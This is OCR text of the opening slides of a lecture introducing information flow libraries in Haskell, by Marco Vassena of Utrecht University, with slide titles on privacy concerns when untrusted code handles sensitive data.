
Can’t keep secrets? Use Haskell!

An introduction to Information Flow Libraries

Marco Vassena


Utrecht
University

Privacy concerns in software systems




Privacy concerns in software systems

Untrusted code often handles **sensitive data**:




Privacy concerns in software systems

Untrusted code often handles **sensitive data**:



